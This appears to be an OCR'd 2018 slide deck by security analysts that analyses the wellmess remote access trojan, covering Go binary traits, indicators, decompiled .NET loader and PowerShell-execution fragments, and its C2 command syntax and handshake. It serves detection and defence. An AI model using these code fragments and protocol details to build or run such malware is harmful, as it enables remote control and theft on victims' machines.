
Let's go with a Go RAT!

Dec 2018


Yoshihiro Ishikawa
Shinichi Nagano

Who are we?



- Organization: LAC Co.,Ltd.(lac.co.jp)
- Department: Cyber Emergency Center
- Job Title: Cyber Threat Analyst and handler

Yoshihiro Ishikawa (CISSP)



- Department: Cyber Emergency Center
- Job Title: Cyber Threat Analyst and handler

Shinichi Nagano (GREM)


Agenda

- Purpose
- A study of Go language (GoLang)
- wellmess and its detail
- wellmess C2 traffic simulation (DEMO)
- Prevention method
- Conclusion

Purpose

- wellmess malware and its botnet is currently still categorized as an **unknown Golang malware**
- several incident cases that we handled from **January 2018**
- **Not detected**[2] by security software until we published analysis report[1] about June 2018

0 / 60



We would like to introduce the analysis result of "**wellmess**"
And now hopefully will be useful to **prevent** the attack in the future.

LAC supports your Business

We provide IT total solutions
based on advanced security technologies.

CYBER - EDUCATION - PENTEST - JSOC - 119 - CONSULTING


A study of Golang executable

What about Golang

- **Go**[3] is an open source programming language developed by Google Inc. in 2009, in our presentation we call it as “GoLang”.
- Current stable version 1.11.2
- Run on various platforms such as Linux, Mac, Windows, Android
- Golang malware
  - **Mirai(C2/Server)** is one of the most famous
  - Otherwise such as Lady[4], GoARM.Bot[5], Go Athena RAT[6], Encriyoko[7],

Golang executables characteristics

- Go executables is **huge** file size (even packed by UPX[8] < 4Mb)
- **Function name is left** intact in the executable files (in many cases)
- The character string becomes **one continuous block** (go1.8 higher)



Not stripped function Name


```
db 'http:/[redacted]invalid itab lockinginvalid m->locked = inval'
                        ; DATA XREF: main_main+62↑o
                        ; main_main+6F7↑o
db 'id repeat countinvalid request codeis a named type filekey has be'
db 'en revokedmalloc during signalmissed stack barriernon-empty swept'
db ' listnotetsleep not on g0pacer: assist ratio=pad length too large'
db 'preempt off reason: reflect.Value.SetIntreflect.makeFuncStubresca'
db 'n list overflowruntime: casgstatus runtime: unknown pc runtime: w'
db 'ork.nwait=time: invalid numbertrace: out of memoryunexpected netw'
db 'ork: workbuf is not empty gp.gcscanvalid=true',0Ah
db ' of unexported method previous allocCount=18626451492309570312593'
```

continuous block

Golang executables characteristics - 2


The function names can be specified by using IDAGolangHelper[9] in IDA Pro[11].

Before



Rename functions

After



Golang executables characteristics - 3

Not every string-blob can be separated IDAGolangHelper, so we need to do it manually

Possible

```
loc_62266E:
mov     [rsp+170h+var_170], rcx
mov     [rsp+170h+var_168], rdx
lea     rcx, aGomaxprocsgeti+96h ; "PUBLIC KEYPhoen
mov     [rsp+170h+var_160], rcx
mov     [rsp+170h+var_158], 0Ah
call    runtime_eqstring
```

split values

```
loc_62266E:
mov     [rsp+170h+var_170], rcx
mov     [rsp+170h+var_168], rdx
lea     rcx, aPublicKey ; "PUBLIC KEY"
mov     [rsp+170h+var_160], rcx
mov     [rsp+170h+var_158], 0Ah
call    runtime_eqstring
```

Impossible

```
jnz     loc_622DAC
lea     rax, aChanSendNilCha+12Ch ; "http://[redacted]invalid itab
mov     cs:__home_ubuntu_GoProject_src_bot_botlib_Url, rax

                        ; CODE XREF: main_main+708↓j
mov     cs:qword_7DCA08, 0
mov     eax, cs:runtime_writeBarrier
```

No split values …

LAC supports your Business


We provide IT total solutions
based on advanced security technologies.

CYBER - EDUCATION - PENTEST - JSOC - 119 - CONSULTING

wellmess and its detail

What's about wellmess

wellmess is a **RAT** coded on **GoLang** on multiple platform operating systems.



- C2 Functions
  - Command Execution (RCE)
  - File Upload and Download
- Identification
  - Lang: **GoLang** (main) & .Net (minor version only)
  - Type: Windows 32/64-bit Executable(these main slides) & ELF x64 (Appendix:C)
  - Characteristic:
    - Compiled with Ubuntu (go1.8.3), Windows (go1.8)
    - "**wellmess**" naming is coming from "**Welcome Message**" (attacker's thought)
    - Usage of IRC terms like "welcome message", "bot", "chat" or "join" etc

Typo strings

/home/ubuntu/GoProject/src/bot/botlib/choise.go

Does he means **choice?**

/home/ubuntu/GoProject/src/bot/botlib.wellMess

Does he means **welcome message?**

Mozzila/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0

Does he means **Mozilla?**

Specific characteristic strings

```
/home/ubuntu/GoProject/src/bot/replace.go
/home/ubuntu/GoProject/src/bot/bot2.go
/home/ubuntu/GoProject/src/bot/bot5.go
/home/ubuntu/GoProject/src/bot/bot_[redacted].go
C:/Server/BotUI/App_Data/Temp/73/src/Bot/main.go
```

different package name **C2 server**

Supports Japanese, Korean and Chinese

```
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/traditionalchinese/big5.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/simplifiedchinese/all.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/simplifiedchinese/tables.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/simplifiedchinese/hzgb2312.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/simplifiedchinese/gbk.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/korean/tables.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/korean/euckr.go
C:/Server/BotUI/App_Data/Temp/73/src/golang.org/x/text/encoding/japanese/all.go
```

Specific User-Agents

Each wellmess had a different **User-Agents** hard-coded.

- Mozilla/5.0 (**Windows NT** 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
- Mozilla/5.0 (X11; U; Linux x86_64; ja-JP; rv:1.9.2.16) Gecko/20110323 **Ubuntu/10.10** (maverick) Firefox/3.6.16
- Mozilla/5.0 (**Macintosh; Intel Mac OS X 10_9_3**) AppleWebKit/537.75.14 (KHTML, Like Gecko) Version/7.03 Safari/7046A194A
- Mozilla/5.0 (X11; **OpenBSD** amd64; rv:28.0) Gecko/20100101 Firefox/28.0
- **Mozzila**/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
- Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; **FunWebProducts**)


Lateral movement

welmess doesn't have lateral movement function, for that purpose the attacker was using another tool, in some cases they used **gost**[13], a tunneling tools written by **Golang**

gost - GO Simple Tunnel


GO语言实现的安全隧道

godoc reference | build passing | go report A+ | release v2.5 | snap built and released



Other version: compiled with .NET wellmess

dnSpy[13]




```
string text = "IW77Q dkU,XI dpKRLs. 2zuC nsbi B62J BaE4 7AE9. 9naj LFOd AIBh o2bq tOkd.
  YaNm 6rdJ. HUI: Z43C F1C, jVrm IpJn. 6QfZ Cum2 zOz fPB 8hR. Fd6 u6x Xxm mQx 33a. Lne M
  vPb QIb jdY gQW zVu. 39k UC3 9K3 KNB 1ST. vm8 Hb5 65L XPA XTk. vRp Twm ,at 1pv zcY. jm
  slK. flh Hfs uOs ajY mfO. hmQ Xkq6fx UznLnV vCrIGg rHmO42. bkqp92 HVO5Gw ,GPBSu nkRAP:
  pL6wda PSJsWP J,Le19 HemRX2. 7QL4kf C373,T Oxeih2 1bP:tY tbmcMd. ,bWPwx :jn4zW b:M68p
  FfJkra 6OXzzG Xqp29s z3Y3Y5 U5OAgG. GjZuq3 SR1Jf2 eNwhOd AIBho2 bqtOkd. SX9njc IQa62Z
  qRPdkc. IOCttE fuHo5o nbYEZo s91Qd4 Hi4uuC. oOjcsRe nml1ZLA gkTPUtv oHWAkn6 XwXBw6T. ,
```

: (too long, redacted)


Payload(DLL file) is encrypted

```
try
{
    byte[] encData = Convert.FromBase64String(SSL.FromNormalToBase64(text));
    byte[] array = Expand.Decrypt(encData, SSL.FromNormalToBase64(text2));
    if (array.Length > 10)
    {
        AppDomainSetup info = new AppDomainSetup();
        AppDomain appDomain = AppDomain.CreateDomain("NetDomain", null, info);
        Type typeFromHandle = typeof(Proxy);
        Proxy proxy = (Proxy)appDomain.CreateInstanceAndUnwrap(typeFromHandle.Assembly.FullNa
        proxy.isInit = parameters.isInit;
        proxy.hash = parameters.hash;
        proxy.skey = parameters.skey;
        proxy.healthTime = parameters.healthTime;
        proxy.userAgent = parameters.userAgent;
        proxy.mps = parameters.mps;
        proxy.interval = parameters.interval;
        proxy.GetAssembly(array);
        parameters.hash = proxy.hash;
```

Replace strings and **Base64**, decrypt **RC6**

Payload DLL file is loaded and executed using **AppDomain CreateInstanceAndUnwrap** method utilizing **Proxy** class.

Other version: The payload of .NET wellmess




```
namespace MicrosoftDtcPowerShell
{
    // Token: 0x02000004 RID: 4
    public class BotChat
    {
        // Token: 0x0600000B RID: 11 RVA: 0x000022F8 File Offset: 0x000012F8
        private static string Pshell(string script)
        {
            string text = string.Empty;
            Collection<PSObject> collection;
            using (Runspace runspace = RunspaceFactory.CreateRunspace())
            {
                try
                {
                    runspace.Open();
                    using (PowerShell powerShell = PowerShell.Create())
                    {
                        powerShell.Runspace = runspace;
                        ScriptBlock value = ScriptBlock.Create(script);
                        powerShell.AddCommand("Invoke-Command").AddParameter("ScriptBlock"
                        collection = powerShell.Invoke();
                    }
```

Has similar functions as per in **Golang** version

.NET version RCE is also using Powershell methods which are **not found** in the **Golang** version

Comparison of Golang and .NET wellmess

Functions	Golang (mostly spotted)	.NET (several cases only)
Support OS	Windows, **Linux,** (NAS)	Windows
Encryption	RC6, AES, RSA, **obfuscation**	RC6, AES, RSA, **obfuscation**
Bot commands	Command Execution File Upload and Download	Command Execution File Upload and Download
How to Command Exec	CMD (Windows) Execve (Linux)	**PowerShell**, CMD
C2 Protocol	HTTP, POST, Cookie	HTTP, POST, Cookie
Packer	**UPX** or none	**Original Packer (bytes obfuscator)**
Latest version(ITW) #Virus Total First Submission	**2018-10-02**	2018-07-25

Bot functions is **almost the same** among Golang and .NET

We think that the main **wellmess** used by an attacker is **Golang**

Comparison of Golang and .NET wellmess

Functions	Golang (mostly spotted)	.NET (several cases only)
Support OS	Windows, **Linux,** (NAS)	Windows
Encryption	RC6, AES, RSA, **obfuscation**	RC6, AES, RSA, **obfuscation**
Bot commands		
How to Command Exec	Execve (Linux)	
C2 Protocol	HTTP, POST, Cookie	HTTP, POST, Cookie
Packer	**UPX** or none	**Original Packer (bytes obfuscator)**
Latest version(ITW) #Virus Total First Submission	**2018-10-02**	2018-07-25

```
data.replace("+", " ").replace("  ", "=").replace(". ", "").replace("
", "").replace(",", "+").replace(":", "/")
```

reference by JPCERT/CC [15]

Bot functions is **almost the same** among Golang and .NET

We think that the main **wellmess** used by an attacker is **Golang**

Bot commands syntax

wellmess uses tags in **XML** format to communicate tag C2 commands
Following is **regular expression** matching rules of the tags

Golang version

```
<;(?P<key>[^;]*?);>(?P<value>[^<]*?)<;[^;]*?;>
```

.NET version

```
<;(?<key>[^;]*?);>(?<value>[^<]*?)<;[^;]*?;>
```

Bot commands

Tag	Command	Functions
<;head;>	C	Used with <;service;> tag
	G	C2 server acceptance
<;service;>	p	(Re)Initialize AES key and Sending Host Info
	fu	File upload (from C2 to bot)
	fd	File download (from bot to C2)
	m	Change the division size per communication
	u	Change user-agent
<;title;>	a:x_x	Item number information of divided communication
	rc	Waiting C2 command
<;body;>	Payload part added to the command	


Bot commands samples

AOyniCcS=1bLTL+NuPy0+%2CeDJx+1Q%2Cm0+1zZ8a+uj84J+VLbRk+tYH8v+pCeL6+gRkR; D9y5yGqO=G+B%3AbW%3Ao.+Y8GDHj+K2QKny+WZ2vQZ+L1v84h+p3P1qT.+Z8auj8+4JVLbR+ktYH8v+pCfbOO+ZDq577.+LySyuj+30PqHX+%2CXho8Z+YzBMr8+tQIevh.+rxEbIz+OVIVRP+x9DfH6+duxldn+PKi3f4.+y%2CI6td+RfavbR+67eQVw+twTN%3AI+HB1vPy.+hWzm2f+ASQlzB+Jiz9pt+EzNRQA+fRv1mL.+pziFHi+vzbux9+VA2zkY+8Ve9rz+T0u8jb.+1LH0%2Cx+WDpcVw+TIJjDV+5Dy6Mx+GTUarDtVk+++

Decrypted Cookie header

<;head;>57494e2d3550464b54483534515451 7c636f6e736f6c657c57494e2d3550464b54483534515451 7c75736572e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855/p<;head;><;title;>a:1_0<;title;><;service;>p<;service;>

C2 traffic communication



There are 4 steps until command & control communication

1.Bot sends AES + iv + Host Information

1’.C2 acceptance

2.Bot sends Host Information

2’.C2 acceptance


3.Bot sends ready signal to RCE

3’.C2 send RCE

4.Bot sends result of RCE

4’.C2 acceptance

C2 traffic communication - 1

